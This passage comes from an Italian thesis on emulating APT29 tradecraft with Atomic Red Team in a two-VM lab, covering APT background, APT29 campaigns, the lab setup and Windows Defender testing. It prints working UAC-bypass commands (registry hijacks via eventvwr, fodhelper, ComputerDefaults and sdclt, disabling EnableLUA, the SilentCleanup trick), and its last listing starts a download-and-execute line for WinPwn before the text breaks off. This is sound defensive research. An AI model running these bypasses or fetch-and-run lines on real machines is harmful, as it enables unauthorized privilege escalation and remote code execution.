


Figura 2.2: Interfaccia di Atomic Red Team [12].

Capitolo 3

APT29

APT29, noto anche come *Cozy Bear* o *The Dukes*, è un gruppo di *hacker* russi che si crede sia associato a una o più agenzie di intelligence della Russia, come la *Russian Foreign Intelligence Service (SVR)* [13][14]. Ciò, secondo la classificazione riportata nel capitolo 1, fa di questo team un *Threat Actor* di tipo *Nation-State*.

3.1 APT

Inizialmente, *Advanced Persistant Threat (APT)* era un termine usato per identificare gli attacchi informatici mirati alle organizzazioni militari. Tuttavia, nel tempo, il suo utilizzo è stato esteso fino a includere anche altri settori e organizzazioni. Oggi questo termine è usato per indicare attacchi informatici altamente sofisticati e studiati, spesso associati a *Nation-State CTA*, che mirano a infiltrarsi in reti o sistemi informatici. Il loro obiettivo è ottenere accessi non autorizzati, raccogliere informazioni sensibili o perpetrare attività malevole a lungo termine.

Eseguire un attacco complesso come quelli eseguiti dagli *APT*, richiede un grado notevole di preparazione e conoscenza, rispetto a un attacco tradizionale (fig 3.1). Gli aggressori sono generalmente team di *hacker* ben finanziati ed esperti, che mirano a organizzazioni di alto valore. Durante la preparazione, dedicano notevoli risorse in termini economici e di tempo all'individuazione e all'analisi di vulnerabilità all'interno dell'organizzazione [15].

Probabilmente, ad oggi, la definizione migliore di *APT* è la seguente: "Un'entità impegnata in un'operazione malevola, organizzata e altamente sofisticata, a lungo termine o reiterata, di intrusione e sfruttamento di una rete, mirata a ottenere informazioni dall'organizzazione presa di mira, sabotarne le operazioni o entrambe." [16].




Figura 3.1: Differenza di approccio tra *APT*, minacce comuni e *hacktivism* [4].

Al fine di comprendere meglio questa minaccia potrebbe essere utile analizzarne l'acromino [17]:

- Advanced: questi *Threat Actor* dispongono di ampie risorse e vaste conoscenze. Per compromettere i loro obiettivi combinano tecniche e strumenti diversi, in modo da creare attacchi complessi.

- Persistent: gli *APT* sono noti per il loro impegno a lungo termine. Ogni mossa viene studiata attentamente per rimanere nascosti il più a lungo possibile. Inoltre, spesso incorporano meccanismi per riconnettersi e compromettere nuovamente il bersaglio in caso venissero scoperti.

- Threat: gli *APT* sono delle minacce perché hanno la capacità e l'interesse di effettuare attacchi informatici. Gli *APT Threat Actor* non sono sponsorizzati esclusivamente da governi, ma possono essere finanziati anche da aziende interessate a ottenere informazioni sensibili sulla concorrenza.

Gli attacchi effettuati da un *APT* solitamente seguono schemi simili. Il procedimento adottato è detto *Cyber Kill Chain* (fig. 3.2).

Nel caso di *APT* cinesi, il metodo usato è leggermente diverso [19]:

- Initial compromise: tramite lo sfruttamento di ingegneria sociale, di phishing, o di vulnerabilità *zero-day*[1], l'attaccante ottiene l'accesso al sistema interessato;

- Establish foothold: dopo aver ottenuto l'accesso al sistema, l'attaccante inserisce strumenti di controllo remoto e crea *backdoor*, in modo da poter accedere nuovamente senza essere rilevato;

- Escalate privileges: tramite lo sfruttamento delle vulnerabilità e l'uso di attacchi mirati a scoprire le password, l'attaccante ottiene i privilegi di amministratore sul computer, e tenta di ottenere l'accesso agli account amministratori di dominio.

- Internal reconnaissance: l'attaccante raccoglie informazioni sulla rete, sulle relazioni tra i dispositivi e sulla struttura del dominio;

- Move laterally: l'attaccante cerca di ampliare il suo controllo, infettando anche altri computer e server, raccogliendone poi i dati;

---

[1]Con *zero-day* o *0-day* si identificano vulnerabilità appena scoperte, che non sono ancora note e quindi non ancora risolte.




Figura 3.2: Cyber Kill Chain [18].

- Maintain presence: l'attaccante si assicura il controllo continuo delle credenziali e dei canali di accesso guadagnati negli step precedenti;
- Complete mission: l'attaccante raccoglie i dati rubati dalla rete della vittima.

3.2 Attacchi di APT29

Cozy Bear è attivo dal 2008 e i suoi bersagli più frequenti sono le reti governative europee, i paesi mempri della *NATO* e gli istituti di ricerca [20]. Di seguito i principali attacchi legati a questo gruppo.

- Office Monkeys (2014) [21]: nel marzo 2014, nella rete di un istituto privato di ricerca a Washington D.C., venne rilevata la presenza di *Trojan.Cozer*[2]. Solo a giugno, però, il gruppo riuscì a compromettere reti governative di alto profilo e, sfruttando *Cozyduke*[3], gli attaccanti riuscirono a raccogliere e rubare informazioni sensibili.
- Attacco al Pentagono (2015) [23]: nell'agosto 2015, il Pentagono ha subito un attacco informatico. Per più di dieci giorni, circa 4000 utenti della rete del dipartimento della difesa non hanno avuto accesso alle loro email. Il *CTA* utilizzò una strategia di *phishing* per convincere gli utenti a cedere le credenziali. L'intelligence americana identificò come responsabile dell'attacco il gruppo *Cozy Bear*.
- Democratic National Committee (2016) [24][25]: nel 2016, funoro rilevati due diversi *APT* russi all'interno della rete del *DNC*: *Cozy Bear* e *Fancy Bear*. *CrowdStrike* affermò che la violazione da parte di *Cozy Bear* risalisse addirittura all'estate dell'anno precedente, mentre quella effettuata da *Fancy Bear* fosse avvenuta nell'aprile 2016. Durante questi attacchi vennero rubati documenti confidenziali, che vennero poi pubblicati online. Ciò ebbe ripercussioni sull'opinione pubblica, infatti la Russia fu accusata di aver influenzato le elezioni americane di quell'anno.
- US think tanks and NGOs (2016) [26]: poco tempo dopo le elezioni americane del 2016, *Cozy Bear* lanciò una serie di attacchi *phishing* ben coordinati. Sono state rilevate almento tre distinte ondate di attacco, tutte mirate a

[2] *Trojan.Cozer* è un programma malevolo di tipo *trojan*, ovvero un software che si finge un programma lecito e innocuo, ma che in realtà nasconde del codice dannoso al suo interno.

[3] *Cozyduke* è un insieme di strumenti informatici utilizzati da uno o più *CTA* per attaccare organizzazioni di alto profilo [22].

organizzazioni non governative (*Non-Governmental Organizations*) e centri di ricerca (*Think Tanks*) con sede negli Stati Uniti.

- Attacco al governo norvegese (2017) [27]: nel 2017, i servizi di sicurezza della polizia norvegese riportarono che nove account email, tra cui alcuni associati al Partito Laburista, al ministero degli Esteri e al ministero della Difesa, furono stati presi di mira dal gruppo di *hacker* russi associati all'attacco del DNC durante l'anno precedente.

- Attacchi ai Ministeri olandesi (2017) [28]: sempre nel 2017, sono stati rilevati molteplici tentativi di accesso non autorizzato verso il Ministero degli Affari Generali olandese. Questi attacchi sono stati poi ricondotti ai *Threat Actor* russi *Cozy Bear* e *Fancy Bear*, che avevano come obiettivo alcuni documenti governativi segreti. Per evitare che questi *hacker* potessero interferire con le elezioni, il ministro olandese degli Interni e delle Relazioni del Regno Ronald Plasterk annunciò che i voti per le elezioni generali olandesi sarebbero stati conteggiati manualmente.

- Operazione Ghost (2019) [29]: si pensava che le attività di *Cozy Bear* stessero lentamente cessando, quando nel giugno 2019 ci si dovette ricredere perché vennero trovate tre nuove famiglie di *malware* associate a questo gruppo: *PolyglotDuke*, *RegDuke* e *FatDuke*. *Operation Ghost* è un termine usato per riferirsi a tutti gli attacchi che sfruttano questi strumenti per compromettere le vittime.

- Attacco per i dati dei vaccini contro il *COVID-19* (2020) [30][31]: nel corso del 2020, *APT29* ha preso di mira varie organizzazioni coinvolte nello sviluppo del vaccino contro il *COVID-19* in Canada, negli Stati Uniti e nel Regno Unito; molto probabilmente l'intenzione era quella di rubare informazioni relative allo sviluppo e alla sperimentazione dei vaccini stessi. In queste operazioni, *The Dukes* ha fatto uso di *malware* personalizzati chiamati "*WellMess*" e "*WellMail*". Questi software non erano mai stati associati a *APT29* prima.

- SolarWinds Compromise (2020) [32][33][34]: nel 2020, FireEye, una delle più grandi compagnie di *cybersecurity* degli Stati Uniti, dichiarò di essere stata vittima di un attacco informatico mirato, diverso da tutti quelli subiti prima. Questo attacco era volto a rubare gli strumenti utilizzati dal suo *Red Team* per testare le difese di migliaia di clienti, tra cui governi federali, statali e locali, nonché le principali aziende globali. FireEye, analizzando l'attacco, svelò una campagna di intrusioni diffusa a livello globale. *APT29* guadagnò

l'accesso a numerose organizzazioni, pubbliche e private, in tutto il mondo, grazie a un attacco di tipo *Supply Chain*[4]. In questi attacchi, *APT29* usò *malware* creati ad hoc per iniettare codice malevolo durante il processo produttivo del programma *Orion* di *SolarWinds*, che venne poi distribuito tramite un normale aggionamento. Secondo il governo statunitense, questa campagna compromise circa 18000 clienti di *SolarWinds*, sia nel settore pubblico, sia nel settore privato.

- Republican National Committee (2021) [35]: nel luglio 2021, *Cozy Bear* violò i sistemi di *Synnex*, un'azienda che fornisce servizi informatici al Comitato Nazionale Repubblicano degli Stati Uniti (*RNC*). Tuttavia, secondo le testimonianze, gli *hacker* non riuscirono ad accedere ai sistemi dell'*RNC*, in quanto vennero tempestivamente bloccati tutti gli accessi da parte dell'organizzazione compromessa.

- MagicWeb (2022) [36]: nell'aprile 2022, *Microsoft* ha rivelato che un cliente venne compromesso da un attacco di *Cozy Bear*. Per portare a termine questa missione, inizialmente il gruppo ottenne l'accesso a credenziali altamente privilegiate che vennero poi sfruttate per guadagnare i privilegi amministrativi su un *Active Directory Federation Services (AD FS)*. Ciò permise al *Threat Actor* di caricare una libreria malevola al posto di quella legittima, portando il sistema *AD FS* a caricare un *malware* invece del programma legittimo. Questo attacco venne poi chiamato "*MagicWeb*".

[4]Il *Supply Chain Attack* è un attacco informatico che mira a danneggiare un'organizzazione prendendo di mira gli elementi meno sicuri nella sua catena di fornitura. In sostanza, un attacco di questo tipo sfrutta la fiducia e l'accesso privilegiato tra le entità coinvolte nella catena, approfittando dei punti deboli per ottenere accessi non autorizzati e compiere azioni dannose.

Capitolo 4

Preparazione degli strumenti

4.1 Strumenti utilizzati

Per eseguire queste attività mi sono avvalso di diversi strumenti:

- Atomic Red Team: strumento che permette di replicare numerosi *TTP* di attaccanti noti, appoggiandosi alla collezione offerta da *MITRE ATT&CK*. *MITRE ATT&CK* è un framework che descrive attacchi informatici reali dalla prospettiva dei *CTA* che li hanno attuati. *Adversarial Tactics, Techniques, and Common Knowledge (ATT&CK)* raccoglie descrizioni dettagliate di tattiche (obiettivi dell'attacco), tecniche (metodi usati nell'attacco) e procedure (implementazioni specifiche adottate nell'attacco) utilizzate da questi *APT*; *ATT&CK* contiene perfino una lista di programmi usati durante questi attacchi (sia *malware*, sia programmi legittimi open-source o disponibili in commercio). *ATT&CK* include *TTP* per diversi sistemi operativi, in questa tesi mi limiterò a usare e citare quelli scritti per *Windows*. Ogni test include, oltre al codice per attaccare, anche un cosiddetto "codice di *cleanup*", che serve per annullare le modifiche fatte dall'attacco. Siccome non è particolarmente rilevante ai fini di questo progetto, riporterò solo il primo per mostrarne la struttura. Le informazioni che colleziona provengono sia da dati e report pubblicamente disponibili, sia dai contributi di ricercatori e team di sicurezza che entrano in contatto con queste minacce quotidianamente.

- Invoke-Atomic [37]: modulo per *PowerShell*, sviluppato da Red Canary, che estende le funzionalità e semplifica l'utilizzo di Atomic Red Team. Consente di lanciare test in modo automatizzato e permette di eseguirli su una macchina remota.

- Virtualbox [38]: noto software di virtualizzazione, è gratuito e disponibile per diverse piattaforme. Per non inficiare il mio computer, tutti i test sono

stati effettuati su due macchine virtuali create grazie a questo programma: la prima per lanciare gli attacchi e la seconda per subirli e analizzarne le risposte.

- Macchina virtuale con Windows 10 (versione 22H2): macchina virtuale utilizzata come bersaglio degli attacchi.
- Macchina virtuale con Linux Mint: macchina virtuale utilizzata per lanciare i vari attacchi.
- Apache2 [39]: server *HTTP* open-source. L'ho utilizzato per rendere accessibili alcuni file sul computer dell'attaccante, in modo che potessero essere scaricati direttamente tramite *url* dal computer della vittima. Ciò si è dimostrato necessario per poter scaricare ed eseguire i malware tramite il test *T1105* (sezione 5.3).
- Malware: file malevoli utilizzati per testare la capacità di *Microsoft Defender* di rilevare queste minacce. La lista completa è riportata nella sezione 5.4.

4.2 Preparazione degli strumenti

Per poter eseguire questa simulazione ho cominciato creando le due macchine virtuali.

Alla macchina Linux, su Virtualbox, è stata assegnata la seguente configurazione:

- immagine ISO: Linux Mint (file *.iso* scaricato da [40]);
- tipo: Linux;
- versione: Ubuntu (64-bit);
- memoria di base (RAM): 2048 MB;
- processori: 2;
- disco fisso virtuale: 50 GB (VDI).

Alla macchina Windows, su Virtualbox, è stata assegnata la seguente configurazione:

- immagine ISO: Windows 10 (file *.iso* scaricato da [41]);
- tipo: Microsoft Windows;

- versione: Windows 10 (64-bit);
- memoria di base (RAM): 3072 MB;
- processori: 2;
- disco fisso virtuale: 50 GB (VDI).

Personalmente ho riscontrato delle problematiche nell'utilizzo di Virtualbox, infatti, per quanto riguarda l'impostazione sulla connessione di rete, ho dovuto alternare, diverse volte, "*Rete con NAT*" e "*Scheda con bridge*", siccome puntualmente le *Virtual Machine (VM)* smettevano di rilevare la scheda di rete. A questo riguardo non è necessaria alcuna impostazione particolare, l'unico requisito è che le due *VM* riescano a comunicare tra di loro. Le configurazioni preferibili sono tuttavia quelle che prevedono la possibilità per le due macchine di essere connesse ad internet: ciò rende molto più comodo consultare le documentazioni degli strumenti da utilizzare.

Per poter rendere la simulazione più veritiera, YOROI mi ha suggerito di eseguire i test in modalità remota. Sfruttare due macchine ha permesso di simulare uno scenario più reale, in modo da disporre sia del computer della vittima, sia di quello dell'attaccante. I due computer virtuali sono stati preparati secondo la guida [42]. Nelle seguenti sezioni dettaglierò maggiormente i passaggi effettuati su ciascuna *VM*.

4.2.1 Windows VM

Dopo l'installazione ho controllato la connettività tra le due macchine, tramite il comando `ping`. Mi sono così reso conto che windows bloccava la connessione in entrata dalla macchina linux, impedendone quindi la comunicazione. Disabilitare il firewall ha risolto il problema.

Successivamente ho creato un secondo utente, non amministratore, per assicurare la funzionalità dei test in assenza di privilegi da amministratore, qualora non li necessitassero.

Ho trovato particolarmente utile assegnare una password agli account sulla macchina windows. Così facendo è possibile l'accesso remoto via *SSH* senza la necessità della generazione delle chiavi *OpenSSH*. Durante le mie prove non sono riuscito a effettuare connessioni *SSH* verso account senza password impostate.

Per consentire alla macchina attaccante di eseguire i test in remoto, è necessario configurare il "*PowerShell remoting over SSH*". Al fine di abilitare questa connessione, è richiesta l'installazione di due componenti: l'ultima versione della *PowerShell* e i servizi *SSH*. Dopo aver installato entrambi bisogna modificare il file `sshd_config` posizionato in `$env:ProgramData\ssh` aggiungendo le seguenti righe alla configurazione:

- `PasswordAuthentication yes`;
- `Subsystem powershell c:/progra~1/powershell/7/pwsh.exe -sshs -nologo`.

La prima abilita l'autenticazione tramite password, mentre la seconda crea il sottosistema *SSH* che ospita il processo *PowerShell* sul computer remoto.

In seguito si riavvia il servizio *sshd* tramite il comando `Restart-Service sshd` e si aggiunge il percorso di installazione di *OpenSSH* alla variabile d'ambiente *PATH*. Nel mio caso, ciò è avvenuto automaticamente.

La guida completa per configurare *PowerShell remoting over SSH* è di Microsoft [43].

4.2.2 Linux VM

Dopo l'installazione, per poter eseguire i test su una macchina remota *Windows* è necessario installare "*PowerShell core*". Per fare ciò non è necessario eseguire tutti i passaggi manualmente perché, per ottenere *PS core*, è sufficiente lanciare lo script mostrato nel listato 4.1.

La guida completa per installare *PowerShell core* su Linux Ubuntu (e derivate) è di Microsoft [44].

Un secondo passaggio fondamentale è costituito dalla configurazione di *Invoke-Atomic*. Per fare ciò bisogna aprire il terminale, tramite il comando `pwsh` accedere alla *PowerShell* precedentemente installata e scaricare il framework con i comandi mostrati nel listato 4.2.

Infine, una terza installazione è necesaria per caricare i malware su un server, in modo che siano raggiungibili tramite *URL*. Per fare questo abbiamo bisogno di un web-server, io ho scelto *apache2*. Dopo averelo installato con il seguente comando "`sudo apt install apache2`", è sufficiente abilitarlo con "`sudo service ↪ apache2 start`".

Terminato anche questo passaggio, entrambe le macchine sono pronte per eseguire i test.

Listato 4.1: Script *.sh* per distro Ubuntu-based che installa PScore [44]

```
###################################
# Prerequisites

# Update the list of packages
sudo apt-get update

# Install pre-requisite packages.
sudo apt-get install -y wget apt-transport-https
    ↪ software-properties-common

# Get the version of Ubuntu
source /etc/os-release

# Download the Microsoft repository keys
wget -q https://packages.microsoft.com/config/ubuntu/
    ↪ $VERSION_ID/packages-microsoft-prod.deb

# Register the Microsoft repository keys
sudo dpkg -i packages-microsoft-prod.deb

# Delete the the Microsoft repository keys file
rm packages-microsoft-prod.deb

# Update the list of packages after we added packages.
    ↪ microsoft.com
sudo apt-get update

###################################
# Install PowerShell
sudo apt-get install -y powershell
```

Listato 4.2: Comandi *pwsh* per l'installazione di Invoke-Atomic

```
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/
    ↪ invoke-atomicredteam/master/install-atomicredteam.
    ↪ ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics
```

Capitolo 5

Simulazione

L'obiettivo di questo progetto di tesi è la simulazione delle azioni del *Threat Actor APT29* e lo studio delle risposte del sistema vittima. Nello specifico, gli attacchi presi in esame sono: *T1548.002* (sezione 5.1), *T1082* (sezione 5.2) e *T1105* (sezione 5.3). Sono state inoltre analizzate le risposte ai malware riportati nella sezione 5.4.

5.1 Atomic Test *T1548.002*

Il test *T1548.002* [45] si concentra sul bypass del meccanismo *UAC*. *User Account Control (UAC)* è una funzionalità di sicurezza di Windows progettata per proteggere il sistema operativo da modifiche non autorizzate. Quando le modifiche al sistema richiedono l'autorizzazione di livello amministratore, l'*UAC* avvisa l'utente, consentendogli di approvare o di rifiutare la modifica. Un avversario potrebbe aggirare i meccanismi UAC per elevare i suoi privilegi sul sistema.

Questo test comprende varie implementazioni che sfruttano metodi diversi per aggirare questo controllo:

- Atomic Test #1 - Bypass UAC using Event Viewer (cmd): questa implementazione, tramite dei comandi del *Command Prompt (cmd)*, aggira l'*UAC* usando l'*Event Viewer* e applicando una modifica al registro di sistema.

  I comandi sono riportati nel listato 5.1, mentre nel listato 5.2 è mostrato il relativo comando di *cleanup*.

- Atomic Test #2 - Bypass UAC using Event Viewer (PowerShell): questa implementazione, tramite dei comandi della *PowerShell (pwsh)*, aggira l'*UAC* usando l'*Event Viewer* e applicando una modifica al registro di sistema.

  I comandi sono riportati nel listato 5.3.

Listato 5.1: Comandi *cmd* utilizzati dal test T1548.002-1

```
reg.exe add hkcu\software\classes\mscfile\shell\open\command /ve /d "
    ↪ C:\Windows\System32\cmd.exe" /f
cmd.exe /c eventvw
```

Listato 5.2: Comando di *cleanup* del test T1548.002-1

```
reg.exe delete hkcu\software\classes\mscfile /f >nul 2>&1
```

- Atomic Test #3 - Bypass UAC using Fodhelper: questa implementazione aggira l'*UAC* sfruttando le funzionalità del *Demand Helper (fodhelper.exe)* di *Windows 10*.

  I comandi che usa sono riportati nel listato 5.4.

- Atomic Test #4 - Bypass UAC using Fodhelper - PowerShell: questa implementazione aggira l'*UAC* sfruttando le funzionalità del *Demand Helper (fodhelper.exe)* di *Windows 10*.

  I comandi che usa sono riportati nel listato 5.5.

- Atomic Test #5 - Bypass UAC using ComputerDefaults (PowerShell): questa implementazione aggira l'*UAC* sfruttando *ComputerDefaults.exe* su *Windows 10*.

  I comandi che usa sono riportati nel listato 5.6.

- Atomic Test #6 - Bypass UAC by Mocking Trusted Directories: questa implementazione crea delle finte "cartelle verificate" e ci copia dentro dei programmi che aggirano l'*UAC*. Richiede i privilegi di amministratore.

  I comandi che usa sono riportati nel listato 5.7.

Listato 5.3: Comandi *pwsh* utilizzati dal test T1548.002-2

```
New-Item "HKCU:\software\classes\mscfile\shell\open\
    ↪ command" -Force
Set-ItemProperty "HKCU:\software\classes\mscfile\shell\
    ↪ open\command" -Name "(default)" -Value "C:\Windows
    ↪ \System32\cmd.exe" -Force
Start-Process "C:\Windows\System32\eventvwr.msc"
```

Listato 5.4: Comandi *cmd* utilizzati dal test T1548.002-3

```
reg.exe add hkcu\software\classes\ms-settings\shell\open\command /ve
    ↪ /d "C:\Windows\System32\cmd.exe" /f
reg.exe add hkcu\software\classes\ms-settings\shell\open\command /v "
    ↪ DelegateExecute" /f
fodhelper.exe
```

Listato 5.5: Comandi *pwsh* utilizzati dal test T1548.002-4

```
New-Item "HKCU:\software\classes\ms-settings\shell\open\
    ↪ command" -Force
New-ItemProperty "HKCU:\software\classes\ms-settings\
    ↪ shell\open\command" -Name "DelegateExecute" -Value
    ↪  "" -Force
Set-ItemProperty "HKCU:\software\classes\ms-settings\
    ↪ shell\open\command" -Name "(default)" -Value "C:\
    ↪ Windows\System32\cmd.exe" -Force
Start-Process "C:\Windows\System32\fodhelper.exe"
```

Listato 5.6: Comandi *pwsh* utilizzati dal test T1548.002-5

```
New-Item "HKCU:\software\classes\ms-settings\shell\open\
    ↪ command" -Force
New-ItemProperty "HKCU:\software\classes\ms-settings\
    ↪ shell\open\command" -Name "DelegateExecute" -Value
    ↪  "" -Force
Set-ItemProperty "HKCU:\software\classes\ms-settings\
    ↪ shell\open\command" -Name "(default)" -Value "C:\
    ↪ Windows\System32\cmd.exe" -Force
Start-Process "C:\Windows\System32\ComputerDefaults.exe"
```

Listato 5.7: Comandi *cmd* utilizzati dal test T1548.002-6

```
mkdir "\\?\C:\Windows \System32\"
copy "C:\Windows\System32\cmd.exe" "\\?\C:\Windows \System32\mmc.exe"
mklink c:\testbypass.exe "\\?\C:\Windows \System32\mmc.exe"
```

Listato 5.8: Comandi *pwsh* utilizzati dal test T1548.002-7

```
New-Item -Force -Path "HKCU:\Software\Classes\Folder\
    ↪ shell\open\command" -Value 'cmd.exe /c notepad.exe
    ↪ '
New-ItemProperty -Force -Path "HKCU:\Software\Classes\
    ↪ Folder\shell\open\command" -Name "DelegateExecute"
Start-Process -FilePath $env:windir\system32\sdclt.exe
Start-Sleep -s 3
```

Listato 5.9: Comando *cmd* utilizzato dal test T1548.002-8

```
reg.exe ADD HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\
    ↪ System /v EnableLUA /t REG_DWORD /d 0 /f
```

- Atomic Test #7 - Bypass UAC using sdclt DelegateExecute: questa implementazione aggira l'*UAC* sfruttando il registro di sistema.

  I comandi che usa sono riportati nel listato 5.8.

- Atomic Test #8 - Disable UAC using reg.exe: questa implementazione disabilita l'*UAC* sfruttando il tool *reg.exe*. Richiede i privilegi di amministratore.

  Il comando che usa è riportato nel listato 5.9.

- Atomic Test #9 - Bypass UAC using SilentCleanup task: questa implementazione utilizza la *PowerShell* per richiamare lo script del listato 5.10 che, utilizzando *SilentCleanup task* su *Windows 8-10*, aggira l'*UAC*.

Listato 5.10: Script *.bat* utilizzato dal test T1548.002-9

```
@echo off
mode 18,1
color FE
reg add "HKCU\Environment" /v "windir" /d "cmd /c start powershell&
    ↪ REM " >nul
timeout /t 2 >nul
schtasks /run /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I >
    ↪ nul
timeout /t 3 >nul
reg delete "HKCU\Environment" /v "windir" /F
```

Listato 5.11: Comandi *pwsh* utilizzati dal test T1548.002-18

```
$S3cur3Th1sSh1t_repo='https://raw.githubusercontent.com/
    ↪ S3cur3Th1sSh1t'
iex(new-object net.webclient).downloadstring('https://
    ↪ raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn
